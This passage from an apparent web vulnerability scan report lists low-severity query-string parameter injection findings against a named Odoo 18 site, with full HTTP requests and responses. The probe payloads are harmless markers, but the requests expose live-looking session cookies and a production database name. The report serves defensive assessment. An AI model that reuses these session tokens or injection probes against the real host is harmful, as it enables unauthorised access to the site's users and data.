The payload **?qux&ynw=1** was submitted in the URL path folder 1. This input was echoed as **?qux&ynw=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /%3fqux%26ynw%3d1/shape/http_routing/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=oG-XaHJu4ctlP7154vM-
DE9w7HduHDKvTEXNxdKo110q9OWgiAnxAKck5HRTcLxLRIBEM_CfQB_SwIQcQurZ; frontend_lang=en_US;
tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/website/social/facebook
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:06:22 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24463

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="?qux&amp;ynw=1/shape/http_routing/404.svg?c2=o-
color-2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.88. https://odoo18.planitswiss.com/web_editor/shape/http_routing/404.svg [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?njk&lls=1** was submitted in the URL path folder 2. This input was echoed as **?njk&lls=1** within the "href"

attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web_editor/%3fnjk%26lls%3d1/http_routing/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=oG-XaHJu4ctlP7154vM-
DE9w7HduHDKvTEXNxdKo110q9OWgiAnxAKck5HRTcLxLRIBEM_CfQB_SwIQcQurZ; frontend_lang=en_US;
tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/website/social/facebook
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:07:43 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24551

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/web_editor/?njk&amp;lls=1/http_routing/404.svg?
c2=o-color-2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.89. https://odoo18.planitswiss.com/web_editor/shape/http_routing/404.svg [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**

Path: **/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?xvv&odg=1** was submitted in the URL path folder 3. This input was echoed as **?xvv&odg=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web_editor/shape/%3fxvv%26odg%3d1/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=oG-XaHJu4ctlP7154vM-
DE9w7HduHDKvTEXNxdKo110q9OWgiAnxAKck5HRTcLxLRIBEM_CfQB_SwIQcQurZ; frontend_lang=en_US;
tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/website/social/facebook
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:10:57 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24466

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/web_editor/shape/?xvv&amp;odg=1/404.svg?c2=o-
color-2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.90. https://odoo18.planitswiss.com/website/form/ [URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/form/**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

The payload **?cmc&tpt=1** was submitted in the URL path folder 1. This input was echoed unmodified within the response header **Location**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
POST /%3fcmc%26tpt%3d1/form/ HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=-71SEm8NukBYo3EjfGcmNdL65Kl5FcTkGdI4fU3-i_px2o7YGCyZJjdJHzmSOtpfw8tBzTwxekyvDo3WI2en; frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBBWruuFHCmQ4deX9
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 949

------WebKitFormBoundaryBBWruuFHCmQ4deX9
Content-Disposition: form-data; name="name"

mtTZWwXZ
------WebKitFormBoundaryBBWruuFHCmQ4deX9
Content-Disposition: form-data; name="phone"

624-919-538
...[SNIP]...
```

Response

```
HTTP/1.1 301 MOVED PERMANENTLY
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 13:55:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 227
Connection: close
Location: /?cmc&tpt=1/form
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src * data: blob:; font-src *;img-src * data: blob:; script-src * 'unsafe-inline' 'unsafe-eval'; style-src * 'unsafe-inline'; frame-src *
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(self),midi=(self),sync-xhr=(self),microphone=(self),camera=(self),magnetometer=(self),gyroscope=(self),fullscreen=(self),payment=(self)

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/?cmc&amp;tpt=1/form">/?cmc&amp;tpt=1/form</a
...[SNIP]...
```

3.1.91. https://odoo18.planitswiss.com/website/form/ [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/form/**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?njn&tbi=1** was submitted in the URL path folder 2. This input was echoed unmodified within the response header **Location**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
POST /website/%3fnjn%26tbi%3d1/ HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=-71SEm8NukBYo3EjfGcmNdL65Kl5FcTkGdI4fU3-i_px2o7YGCyZJjdJHzmSOtpfw8tBzTwxekyvDo3WI2en; frontend_lang=en_US; tz=Indian/Mauritius
Origin: https://odoo18.planitswiss.com
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBBWruuFHCmQ4deX9
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 949

------WebKitFormBoundaryBBWruuFHCmQ4deX9
```

```
Content-Disposition: form-data; name="name"

mtTZWwXZ
------WebKitFormBoundaryBBWruuFHCmQ4deX9
Content-Disposition: form-data; name="phone"

624-919-538
...[SNIP]...
```

Response

```
HTTP/1.1 301 MOVED PERMANENTLY
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 13:59:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 233
Connection: close
Location: /website/?njn&tbi=1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src * data: blob:; font-src *;img-src * data: blob:; script-src * 'unsafe-inline' 'unsafe-eval'; style-src * 'unsafe-inline'; frame-src *
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(self),midi=(self),sync-xhr=(self),microphone=(self),camera=(self),magnetometer=(self),gyroscope=(self),fullscreen=(self),payment=(self)

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/website/?njn&amp;tbi=1">/website/?njn&amp;tb
...[SNIP]...
```

3.1.92. https://odoo18.planitswiss.com/website/form/mail.mail [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/form/mail.mail**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?kpv&aar=1** was submitted in the URL path folder 2. This input was echoed as **?kpv&aar=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
POST /website/%3fkpv%26aar%3d1/mail.mail HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
session_id=tF3ZmcLzlQnuVVumnxwtcXovvu0ucX5zu5Xxkmgwn79GcMS5Ihroq4E6ozJGux_jAkA81_PxcKVpA8xy84PO;
tz=Indian/Mauritius; frontend_lang=fr_FR
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGAZIj0ze6MaqA7js
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 1120

------WebKitFormBoundaryGAZIj0ze6MaqA7js
Content-Disposition: form-data; name="name"

XyfePdKZ
------WebKitFormBoundaryGAZIj0ze6MaqA7js
Content-Disposition: form-data; name="phone"

739-672-817
...[SNIP]...
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 15:03:43 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24573

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?kpv&amp;aar=1/mail.mail" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.93. https://odoo18.planitswiss.com/website/lang/de_DE [URL path filename]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/website/lang/de_DE**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?qlz&fit=1** was submitted in the URL path filename. This input was echoed as **?qlz&fit=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/web/%3fqlz%26fit%3d1?redirect=%2Fodoo%3Fdb%3DPROD_010725 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=VoK-kMmRvIIEhXcqvV6HRKvVqxJF6UtBhN_WY0pyy8g9VxnTgkH7tuqCrxf6BwMLP_UQE-9e82bqsnKCX4YB; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:42:13 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=de_DE; Expires=Wed, 29 Jul 2026 14:42:13 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Wed, 29 Jul 2026 14:42:13 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Wed, 29 Jul 2026 14:42:13 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24803

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/en/web?qlz&amp;fit=1?redirect=%2Fodoo%3Fdb%3DPROD_010725" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.94. https://odoo18.planitswiss.com/website/lang/de_DE [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/lang/de_DE**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?dmt&gwt=1** was submitted in the URL path folder 2. This input was echoed unmodified within the response header **Location**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/%3fdmt%26gwt%3d1/de_DE?r=%2Fde_DE%2Fwebsite%2Fsearch%3Fsearch%3D%26order%3Dname%2Basc
HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
session_id=fatdhCnQPxZh3nGcdlwQ6cNcMa1S4tEbvGj2EBRNHnOHXAcPKXdcmvKlXlLdPfNZtCkFsfS5kWQdSRKypbZy;
tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/fr_FR/website/search?search=&order=name+asc
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 303 SEE OTHER
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:32:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 383
Connection: close
Location: /fr_FR/website/?dmt&gwt=1/de_DE?
r=%2Fde_DE%2Fwebsite%2Fsearch%3Fsearch%3D%26order%3Dname%2Basc
Set-Cookie: frontend_lang=fr_FR; Expires=Wed, 29 Jul 2026 14:32:56 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src * data: blob:; font-src *;img-src * data: blob:; script-src * 'unsafe-inline' 'unsafe-eval'; style-src * 'unsafe-inline'; frame-src *
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(self),midi=(self),sync-xhr=(self),microphone=(self),camera=(self),magnetometer=(self),gyroscope=(self),fullscreen=(self),payment=(self)

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/fr_FR/website/?dmt&amp;gwt=1/de_DE?r=%2Fde_D
...[SNIP]...
```

3.1.95. https://odoo18.planitswiss.com/website/lang/fr_FR [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/lang/fr_FR**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?hgz&jnh=1** was submitted in the URL path filename. This input was echoed as **?hgz&jnh=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/web/%3fhgz%26jnh%3d1?redirect=%2Fodoo%3Fdb%3DPROD_010725 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=mH-V38KO2-3iiC0lJ3LyR8-veH4DCqTHKdESmrZSbG-GsZMweVG90eX0rkesgHdP6_LeOo9eIaoLYDwtC_G9; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 09:55:09 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 09:55:09 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 09:55:09 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 09:55:09 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24810

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/en/web?hgz&amp;jnh=1?
redirect=%2Fodoo%3Fdb%3DPROD_010725" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.96. https://odoo18.planitswiss.com/website/lang/fr_FR [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/lang/fr_FR**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?uov&jnq=1** was submitted in the URL path folder 2. This input was echoed unmodified within the response header **Location**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/%3fuov%26jnq%3d1/fr_FR?r=%2Ffr_FR%2Fwebsite%2Fsearch%3Fsearch%3D%26order%3Dname%2Basc
HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=TEU-bERTDbBVLr9x6wyT8O8NwYXTN8jMOHLqVyHbAyxunzBfJFyj5zQ0tG0y3k6S-
```

```
zNbdgV6rfYvd2ImGj2F; tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/fr_FR/website/search?search=&order=name+asc
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 303 SEE OTHER
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:25:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 383
Connection: close
Location: /fr_FR/website/?uov&jnq=1/fr_FR?r=%2Ffr_FR%2Fwebsite%2Fsearch%3Fsearch%3D%26order%3Dname%2Basc
Set-Cookie: frontend_lang=fr_FR; Expires=Wed, 29 Jul 2026 14:25:05 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src * data: blob:; font-src *;img-src * data: blob:; script-src * 'unsafe-inline' 'unsafe-eval'; style-src * 'unsafe-inline'; frame-src *
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(self),midi=(self),sync-xhr=(self),microphone=(self),camera=(self),magnetometer=(self),gyroscope=(self),fullscreen=(self),payment=(self)

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/fr_FR/website/?uov&amp;jnq=1/fr_FR?r=%2Ffr_F
...[SNIP]...
```

3.1.97. https://odoo18.planitswiss.com/website/search [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/search**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?cag&yjo=1** was submitted in the URL path filename. This input was echoed as **?cag&yjo=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/%3fcag%26yjo%3d1?search=&order=name+asc HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=SNi28tKKB76it1Yx7JpP7igQ3uOg2cNGSVAf7QxznqfxG0D2P7eB595wj2CSNEWhlf-CgyPUh79k79yug0Dd; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:16:35 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24404

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/website/?cag&amp;yjo=1?search=&amp;order=name+asc" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.98. https://odoo18.planitswiss.com/website/search [URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/search**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

The payload **?jba&mgu=1** was submitted in the URL path folder 1. This input was echoed as **?jba&mgu=1** within the "href"

attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /%3fjba%26mgu%3d1/search?search=&order=name+asc HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=SNi28tKKB76it1Yx7JpP7igQ3uOg2cNGSVAf7QxznqfxG0D2P7eB595wj2CSNEWhlf-CgyPUh79k79yug0Dd; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:13:53 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24371

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
